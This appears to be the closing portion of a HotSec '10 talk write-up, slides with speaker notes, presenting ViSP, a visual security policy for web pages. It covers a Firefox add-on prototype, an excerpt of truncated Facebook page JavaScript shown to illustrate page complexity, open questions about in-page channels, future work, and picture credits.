
And here's what that fairly visually busy policy looks like in XML. Not too bad, really.



Facebook Code

```
onloadRegister(function (){Arbiter.registerCallback(function () {UIIntentionalStream.instance.oldest
HTML("<div class=\"UIShowMore_Pager UIContentBox lightblue_box pas\"><div class=\"UIShowM
filter=h&amp;oldest=1264540346&amp;use_primer=1\" class=\"PagerMoreLink\">Older Posts<i cla
src=\"http:\/\/b.static.ak.fbcdn.net\/rsrc.php\/zBS5C\/hash\/7hwy7at6.gif\" class=\"UIShowMore_Pag
href=\"\/ajax\/feed\/edit_options_dialog.php?filter_key=h\">Edit options<\/a><\/div><\/div><\/div>"));
onloadRegister(function (){ufi_add_textarea_control(8000, "Write a comment...");;});
onafterloadRegister(function (){UIIntentionalStream.instance.loadMoreOnScroll("div_story_181083
; onloadRegister(function (){window.__UIControllerRegistry["c4b60a731510823f617c1b"] = new UIF
; onloadRegister(function (){window.__UIControllerRegistry["c4b60a731512d816f2a8f4"] = new UIF
onloadRegister(function (){window.presenceCookieManager = new CookieManager(2, true);
window.channelManager = new ChannelManagerPro("1157525754", 0, {"MIN_RETRY_INTERVAL"
window.presence = new Presence("1157525754", "Terri Oda", "Terri", 1264625457000, 0,
{"UPDATE_GRANULARITY":20,"BUDDY_BASE_TIME":40,"BUDDY_MAX_TIME":900,"BUDDY_C
_COST_CHAT_ACTIVITY":180,"BUDDY_COST_VIEW_ACTIVITY":180,"BUDDY_COST_PAGE_A
20,"NOTIFICATIONS_PIGGYBACK_PERCENTAGE":10,"CHAT_UI_COOKIE_CACHE_WINDOW"
window.presenceUpdater = new PresenceUpdater();
window.presenceNotifications = new ChatNotifications(0, 17, 1264625457000, {"128581025231":"M
1264520985, 0, 10, 1);
window.chatOptions = new ChatOptions(1, {"compact_buddylist":0,"sticky_buddylist":0,"sound":1});
window.buddyList = new ChatBuddyList();
buddyList.initNoRender(15, {"786505526":{"i":0,"fl":["-1"]}}, 1264625353000, 1, true, {"12107062652
{"n":"GHC","o":1,"c":2,"h":0},"1158569201889":{"n":"Guild","o":1,"c":8,"h":0},"1210708385336":{"n":"
{"n":"NCF","o":1,"c":3,"h":0},"1156645153789":{"n":"Open Source","o":1,"c":29,"h":0},"11791948775
```


... Especially when you compare it to the actual code for facebook. This is some of the code used to generate the page I showed you (you can see my name in there). It's complex JavaScript, and it can be surprisingly difficult to figure out where a box should begin and end in all that mess. And that's not a critique of Facebook specifically: many web sites are generated from a variety of server and client-side systems. Writing policy within the HTML can be very complex, and that could be one of the reasons so few web developers have embraced security policy.



Policy Creation Tool Prototype

- Firefox 3 browser add-on
- Enable policy-creation mode
  - Mouse over desired boxes
  - Click to make them permanent
  - Currently only does boxes
- End result is currently saved as modified HTML

The real question at this point is “does it work?” and I can tell you that I do indeed have a working prototype. You put it into policy creation mode through the menu or a keystroke, mouse over the page, and click to draw the boxes. Right now, it only handles boxes: you have to write in channels and multiboxes by hand.




But what about channels?

- Channels are defined in detail in previous mashup work
  - e.g. Set your home city in one box and have it update news, weather, classifieds, etc. boxes
- However, we found few channels in practice
  - This made it very difficult to draw useful conclusions about their use and security

Now, you may be asking... what about the properties of channels? How do they work? And the answer is “I wish I could tell you.”

Channels are a staple of the existing work in mashups, with the idea that you'd want to set up a page so changing, say, your city could also update news, weather, etc. In other parts of the page. But within my test set, I was surprised to find very little use of this sort of inter-page communication. I don't know if this is an artifact of the pages we chose, or if there simply isn't much communication going in within the page. Perhaps most communication comes from attackers? I really don't know the answers.




Issues & Future Work

- ViSP can only handle visual parts of page
- Channels?
- In the works:
  - Switch to using CSS-syntax for ViSP
  - User study
  - Test against larger corpus of websites
  - Test against real-world attacks

So here's some of the issues we found and some things I'd like to do. The big issue with ViSP is that it can only handle visual parts of the page, so if you've got JavaScript in your header, there's no way to encapsulate that. We found that in many cases, JavaScript was included where it was used, so you'd have menu code and the menu right together where the menu is displayed in the page instead of in the headers. But that may not always be the case.

It's unclear how that's going to work, just like it's unclear about how channels will work.

Several people, including one of my anonymous reviewers rightly suggested that ViSP might be even easier if it could be deployed not as separate XML but instead as a “security stylesheet” in CSS. So we're working on that. We're also putting together a user study for the fall so we can answer the question of whether it really is more usable. And of course, there are more tests to be had against other websites and real world attacks.



Open Questions

- Is ViSP really more usable for developers?
- How much communication goes on within the page?
  - Our test set had little communication, but was that an artifact of the sites chosen?
- What technologies should ViSP play well with to provide a complete solution?

Since this is HotSec, here's a few questions to get the discussion started:

- Is ViSP really more usable? I've gotten really positive responses in my informal discussions with web folk, but it's still an open question.

- How much communication goes on within the page? Was that a fluke of our test set or have we learned something about normal web behaviours?

And finally

- What technologies should ViSP play well with to provide a complete solution?

This is only one piece of the web security puzzle that deals with one part of the web security problem – how does it need to interact with others to provide a complete solution?

Thanks very much for listening.

More info?

- This paper was presented at HotSec '10
- It is entitled “Visual Security Policy for the Web” and is available at these locations:
  - http://www.usenix.org/events/hotsec10/tech/full_papers/Oda.pdf
  - http://webinsecurity.net/resources/visp-oda-hotsec2010.pdf
- You can also contact me at terri@zone12.com if you have any questions or ideas you'd like to discuss
- Thanks!

Picture Links

- Megashark infographic: http://staubman.com/blog/?p=67
- Equations: http://www.flickr.com/photos/timdorr/3325487594/
- Sandbox: http://www.flickr.com/photos/lemon/4623624130
- Kid in sandbox 1: http://www.flickr.com/photos/benmcleod/213005390
- Kid in sandbox 2: http://www.flickr.com/photos/trommetter/128400664/
- Kitten: http://www.flickr.com/photos/23258385@N04/2237739552/
- Shark: http://www.flickr.com/photos/rling/438037919/
- Shark in house: http://www.flickr.com/photos/davemorris/144525103/

Picture Links (2)

- Shark Tank: http://www.flickr.com/photos/frodefield/4848877101
- Tanks of things: http://www.flickr.com/photos/smailtronic/283081856/
- Last page sharks:
  - http://www.flickr.com/photos/rling/3020323557/
  - http://www.flickr.com/photos/volk/1038089969/
  - http://www.flickr.com/photos/greyloch/4180141503/